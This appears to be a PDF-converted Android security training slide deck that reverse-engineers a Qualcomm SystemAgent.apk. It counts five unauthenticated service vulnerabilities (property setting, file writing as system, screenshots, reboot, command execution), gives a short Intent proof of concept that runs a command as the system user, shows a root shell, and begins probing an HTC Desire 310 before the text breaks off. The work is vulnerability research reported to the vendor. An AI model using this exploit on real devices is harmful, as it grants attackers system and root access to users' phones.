JEB - /Users/jcase/Documents/reversing-training/usb/firmware/a564c/system/app/SystemAgent.apk

Manifest Resources Certificate Assembly Decompile Java »3

com.qualcomm.agent  
AgentUtils  
PhoneProcessAgent  
R  
R\$attr  
R\$drawable  
R\$string  
SystemAgent  
SystemAgent\$1  
Values

Show inner classes

Decompiling method Lcom/qualcomm/agent/SystemAgent;->onCreate()V  
Decompiling method Lcom/qualcomm/agent/SystemAgent;->onStartCommand(Landroid/content/Intent;II)I  
Decompiling class Lcom/qualcomm/agent/SystemAgent\$1;  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1;-><init>(Lcom/qualcomm/agent/SystemAgent;Ljava/lang/Object;)V  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1;->run()V

```
.class public Lcom/qualcomm/agent/AgentUtils;
.super Ljava/lang/Object;
.source "AgentUtils.java"

.field private static final TAG:Ljava/lang/String; = "SystemAgent"

.method public constructor <init>()V
    .registers 1
    .prologue
    .line 37
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V
    return-void
.end method

.method public static getDeviceId()Ljava/lang/String;
    .registers 4
    .prologue
    .line 157
    const-string v0, "unknown"
    .line 158
    .local v0, "deviceId":Ljava/lang/String;
    invoke-static {}, Lcom/android/internal/telephony/Phone
```

0:0 | class | File: - | Lcom/qualcomm/agent/AgentUtils;

# SYSTEM AGENT

Abusing a service

Vuln counter: 0

```
public int onStartCommand(Intent intent, int flags, int startId) {
    SystemAgent.logd(Integer.valueOf(startId));
    super.onStartCommand(intent, flags, startId);
    if(intent == null) {
        ((Service)this).stopSelf(startId);
    }
    else if(Values.ACTION_AGENT.equals(intent.getAction())) {
        this.doSystemActions(intent.getStringExtra("para")); // ACTION_AGENT = "android.system.agent"
    }
    else if(Values.ACTION_FULL_AGENT.equals(intent.getAction())) {
        this.exec(intent.getStringExtra("para")); // ACTION_FULL_AGENT = "android.system.fullagent"
    }
    return 1;
}
```



- Entry points for services: onStart, onStartCommand
- Null intent stops the service
- Data can be passed via intent with the string extra “para”
- No authorization/permission checks at this point
- Follow the white rabbit (“para”)

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input “para”
- “para” is split into the array “paras”
- “paras” is sent to setSystemProperties

```
private void doSystemActions(String para) {  
    SystemAgent.logd(para);  
    if(para != null) {  
        String[] paras = para.split(",");  
        int len = paras.length;  
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {  
            int i;  
            for(i = 0; i < len; ++i) {  
                SystemAgent.logd(i + ":" + paras[i]);  
            }  
            AgentUtils.setSystemProperties(paras[1], paras[2]);  
        }  
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {  
            SystemAgent.logd("GET SYSTEM PROPERTIES");  
        }  
    }  
}
```



# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input “para”
- “para” is split into the array “paras”
- “paras” is sent to setSystemProperties

```
private void doSystemActions(String para) {  
    SystemAgent.logd(para);  
    if(para != null) {  
        String[] paras = para.split(",");  
        int len = paras.length;  
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {  
            int i;  
            for(i = 0; i < len; ++i) {  
                SystemAgent.logd(i + ":" + paras[i]);  
            }  
            AgentUtils.setSystemProperties(paras[1], paras[2]);  
        }  
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {  
        }  
    }  
}
```



# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input “para”
- “para” is split into the array “paras”
- “paras” is sent to setSystemProperties

```
private void doSystemActions(String para) {  
    SystemAgent.logd(para);  
    if(para != null) {  
        String[] paras = para.split(",");  
        int len = paras.length;  
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {  
            int i;  
            for(i = 0; i < len; ++i) {  
                SystemAgent.logd(i + ":" + paras[i]);  
            }  
            AgentUtils.setSystemProperties(paras[1], paras[2]);  
        }  
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {  
    }
```

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 1

```
public static boolean setSystemProperties(String key, String val) {  
    boolean bool = false;  
    AgentUtils.logd("key=" + key + " value=" + val);  
    if(val != null && key != null) {  
        SystemProperties.set(key, val);  
        if(key.equals(SystemProperties.get(key))) {  
            bool = true;  
        }  
    }  
  
    return bool;  
}
```

- “paras” holds a property, and a value
- “ro.sys.\*” properties “can only” be set by the system and root users
- We control “paras”, we can now set restricted properties
- This could easily lead to escalation
- vulnCounter = 1;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 1

```
else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {  
    for(i = 0; i < len; ++i) {  
        SystemAgent.logd(i + ":" + paras[i]);  
    }  
  
    String property = AgentUtils.getSystemProperties(paras[1], paras[2]);  
    Intent intent = new Intent(Values.AGENT_RESPONSE_ACTION); // "qualcomm.intent.action.AGENT_RESPONSE"  
    intent.putExtra("response", Values.GET_SYSTEM_PROPERTIES + "," + property);  
    ((ContextWrapper)this).sendBroadcast(intent);  
}  
else if(Values.WRITE_SYSTEM_FILES.equals(paras[0])) {  
    for(i = 0; i < len; ++i) {  
        SystemAgent.logd(i + ":" + paras[i]);  
    }  
  
    AgentUtils.writeFileAgent(paras[1], paras[2]);  
}  
else if(Values.TAKE_SCREENSHOT.equals(paras[0])) {  
    //  
}
```

Never looked at what this does, maybe you should?

- We control the input “paras”
- “paras” is sent to writeFileAgent
- That is sure an interesting method name

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 2

```
public static boolean writeFileAgent(String filePath, String content) {
    AgentUtils.logd("");
    boolean res = true;
    File file = new File(filePath);
    File dir = new File(file.getParent());
    if(!dir.exists()) {
        dir.mkdirs();
    }

    try {
        FileWriter mFileWriter = new FileWriter(file);
        ((Writer)mFileWriter).write(content);
        ((OutputStreamWriter)mFileWriter).close();
    }
    catch(IOException e) {
        AgentUtils.logd(e);
        res = false;
    }

    return res;
}
```

- We control the “filePath” and “content”
- We can write a string to anywhere the “system” user can
- Could easily result in escalation
- vulnCounter++;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 3

```
else if(Values.TAKE_SCREENSHOT.equals(paras[0])) {  
    for(i = 0; i < len; ++i) {  
        SystemAgent.logd(i + ":" + paras[i]);  
    }  
  
    if(paras.Length > 1) {  
        SystemAgent.filePath = paras[1];  
    }  
  
    AgentUtils.takeScreenshot(((ContextWrapper)this).getApplicationContext(), SystemAgent.filePath);  
}  
else {  
    if(Values.REBOOT.equals(paras[0])) {  
        vulnCounter++;  
    }  
}
```



- We control the input “paras”
- “paras[1]” is sent to takeScreenshot
- Spy on user activity from another app?
- vulnCounter++;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 3

```
if(Values.REBOOT.equals(paras[0])) {  
    for(i = 0; i < len; ++i) {  
        SystemAgent.logd(i + ":" + paras[i]);  
    }  
  
    String string0 = len <= 1 ? null : paras[1];  
    AgentUtils.reboot(((ContextWrapper)this).getApplicationContext(), string0);  
    return;  
}
```



- We control the input “paras”
- “paras[1]” is sent to reboot
- Some exploits require a reboot to work
- Rebooting from an unprivileged app is a vuln!

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 4

```
public static void reboot(Context context, String reason) {  
    context.getSystemService("power").reboot(reason);  
}
```



- “paras[1]” controls the reboot reason
- This can be used to boot into special bottomless
- Rebooting from an unprivileged app is a vuln!
- vulnCounter++;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5

```
void exec(String para) {
    new Thread() {
        final SystemAgent this$0;
        final String val$para;

        public void run() {
            int i = 0x23;
            try {
                SystemAgent.logd(this.val$para);
                String[] paras = this.val$para.split(",");
                int i1;
                for(i1 = 0; i1 < paras.Length; ++i1) {
                    SystemAgent.logd(i1 + ":" + paras[i1]);
                }

                Process mProcess = Runtime.getRuntime().exec(paras);
                mProcess.waitFor();
                BufferedReader inBuffer = new BufferedReader(new InputStreamReader(mProcess.getInputStream()));
                String data;
                for(data = ""; true; data = data + s + "\n") {
                    String s = inBuffer.readLine();
                    if(s == null) {
                        break;
                    }
                }
            }
        }
    }
}
```



- Bingo! a system shell
- attackSurface++;
- vulnCounter++;

# SYSTEM AGENT

Butcher the rabbit!

Vuln counter: 5

```
//Build intent with the appropriate action
Intent eI = new Intent ("android.system.fullagent");
//Use action "android.system.agent" to exploit other functions
//Set the target components
eI.setComponent(new ComponentName("com.qualcomm.agent", "com.qualcomm.agent.SystemAgent"));
//the para extra sets the command to execution, with the fullagent action the para extra is
//executed with untime.getRuntime().exec()
eI.putExtra("para","/system/bin/id");
this.startService(eI);
```




- This service is exploitable from adb, or any other app
- A simple broadcast == system shell
- What good is a system shell?
- system user has greater access
- A much bigger attack surface
- Now what?

# SYSTEM AGENT

Butcher the rabbit!

Vuln counter: 5




Jons-Mac-Pro:system jcase\$ adb shell  
shell@Yaris5NA:/ \$ su  
/system/bin/sh: su: not found  
127|shell@Yaris5NA:/ \$ id  
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard\_rw),1028(sdcard\_r),3001(net\_bt\_admin),3002(net\_bt),3003/inet),3006/net\_bw\_st ats) context=u:r:shell:s0  
shell@Yaris5NA:/ \$ su  
root@Yaris5NA:/ # id  
uid=0(root) gid=0(root) context=u:r:init:s0  
root@Yaris5NA:/ #

- Use the attack surface available to the system shell, to exploit more vulns!
- Root is easier from system, than a normal app
- Ah don't forget, we have another service to look at!

# SYSTEM AGENT

Story of a privileged application

Vuln counter: 5



The screenshot shows the JEB debugger interface with the file `SystemAgent.apk` open. A blue arrow points to the class `SystemAgent` in the left sidebar. The right pane displays the decompiled Java code for `AgentUtils.java`. The code includes a constructor that invokes the parent class's constructor and a static method `getDeviceId()` that returns a string value "unknown".

```
class public Lcom/qualcomm/agent/AgentUtils;
.super Ljava/lang/Object;
.source "AgentUtils.java"

.field private static final TAG:Ljava/lang/String; = "SystemAgent"

.method public constructor <init>()V
    .registers 1
    .prologue
    .line 37
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V
    return-void
.end method

.method public static getDeviceId()Ljava/lang/String;
    .registers 4
    .prologue
    .line 157
    const-string v0, "unknown"
    .line 158
    .local v0, "deviceId":Ljava/lang/String;
    invoke-static {}, Lcom/android/internal/telephony/Phone
```

Decompiling method Lcom/qualcomm/agent/SystemAgent;->onCreate()V  
Decompiling method Lcom/qualcomm/agent/SystemAgent;->onStartCommand(Landroid/content/Intent;II)I  
Decompiling class Lcom/qualcomm/agent/SystemAgent\$1;  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1;-><init>(Lcom/qualcomm/agent/SystemAgent;Ljava/lar  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1;->run()V

0:0 | class | File: - | Lcom/qualcomm/agent/AgentUtils;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5

```
public int onStartCommand(Intent intent, int flags, int startId) {
    PhoneProcessAgent.logd(Integer.valueOf(startId));
    super.onStartCommand(intent, flags, startId);
    if(intent == null) {
        ((Service)this).stopSelf(startId);
    }
    else {
        if(Values.ACTION_PHONEPROCESS_AGENT.equals(intent.getAction())) {
            this.doCommand(intent.getStringExtra("para"));
        }
        ((Service)this).stopSelf(startId);
    }
    return 1;
}
```



- Look it's "para" again

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5

```
private void doCommand(String para) {
    PhoneProcessAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.Length;
        if(Values.GET_DEVICE_ID.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                PhoneProcessAgent.logd(i + ":" + paras[i]);
            }

            String deviceId = AgentUtils.getDeviceId();
            Intent intent = new Intent(Values.AGENT_RESPONSE_ACTION); // "qualcomm.intent.action.AGENT_RESPONSE"
            intent.putExtra("response", Values.GET_DEVICE_ID + "," + deviceId);
            ((ContextWrapper)this).sendBroadcast(intent);
        }
    }
}
```

- Never did find anything looking for this action

# SYSTEM AGENT

Abusing a service

- 5 vulns exploitable via adb or an app found
- Escalation to system user
- Write string to file as system
- Set restricted properties
- Take screenshots
- Reboot device
- With additional vuln, let to a complete from app root exploit

# GOAL ACCOMPLISHED

I'm on QPSI Hall of Fame

## Qualcomm Product Security Hall of Fame

We would like to thank the following researchers for working with us on improving the security of our product portfolio and reporting vulnerabilities to the Qualcomm Product Security Team. If you would like to report a security vulnerability, please reach out to us via the information provided on the [main page](#).

### Credits

- HAHA Tim and Caleb are not on it
- I'm still a fame whore

- Ralf-Philipp Weinmann
- GSMK
- Benoit Michau
- Christophe Devine
- beaups
- Josh Thomas
- Mathew Solnik
- Marc Blanchou
- Dan Rosenberg
- Frédéric Basse
- Gal Beniamini
- Yu-Cheng Lin 林禹成
- Matt Spisak
- Jon Sawyer



# HTC DESIRE 310


Zeroday Time

- HTC + Mediatek == great training device
- Android 4.2.2 - bit out dated
- Goal? Wanted a zeroday for this slide deck
- Time invested by Tim and Jon to gain root? ~10min



# HTC DESIRE 310

Zeroday Time




A terminal window titled "jcase - bash - 78x8" showing the command "adb shell ps|grep root|grep system". The output lists four processes running as root from the /system directory:

```
Jons-Mac-Pro:~ jcase$ adb shell ps|grep root|grep system
root      118      1    4624     628    ffffffff 00000000 S /system/bin/vold
root      124      1    1856     296    ffffffff 00000000 S /system/bin/debuggerd
root      126      1   10164     916    ffffffff 00000000 S /system/bin/netd
root      167      1   1148     128    ffffffff 00000000 S /system/bin/eapd
Jons-Mac-Pro:~ jcase$
```

- Plug phone in
- Check for processes running as root from /system
  - vold, debuggerd, netd are normal, we expect them
- What is eapd? Search on Google, XDA and GitHub
- Nothing, wtf is this?

# HTC DESIRE 310

Zeroday Time



A terminal window titled "jc case - bash - 78x29" showing the output of the command "adb shell ls -l /dev/socket". The output lists various socket files with their permissions, last modified date, and names. The file "eapd" is highlighted with a blue selection bar.

```
Jons-Mac-Pro:~ jc case$ adb shell ls -l /dev/socket
srw-rw---- system  system          2015-08-04 15:22 adbd
srw-rw---- gps     system          2015-08-04 15:22 agpsd
srw-rw---- bluetooth net_bt      2015-08-04 15:22 bt.a2dp.stream
srw-rw---- bluetooth net_bt      2015-08-04 15:22 bt.int.adp
srw-rw---- bluetooth bluetooth   2015-08-04 15:22 dbus
srw-rw---- root    inet           2015-08-04 15:22 dnsproxyd
srw-rw-rw- root    system          2015-08-04 15:22 eapd
srw-rw---- root    system          2015-08-04 15:22 halld
srw----- system  system          2015-08-04 15:22 installd
srw-rw-rw- root    root           2015-08-04 15:22 keystore
srw-rw---- root    system          2015-08-04 15:22 mdns
srw-rw---- root    system          2015-08-04 15:22 netd
srw-rw-r-- root    inet           2015-08-04 15:22 netdiag
srw-rw-rw- root    root           2015-08-04 15:22 property_service
srw-rw---- root    radio          2015-08-04 15:22 rild
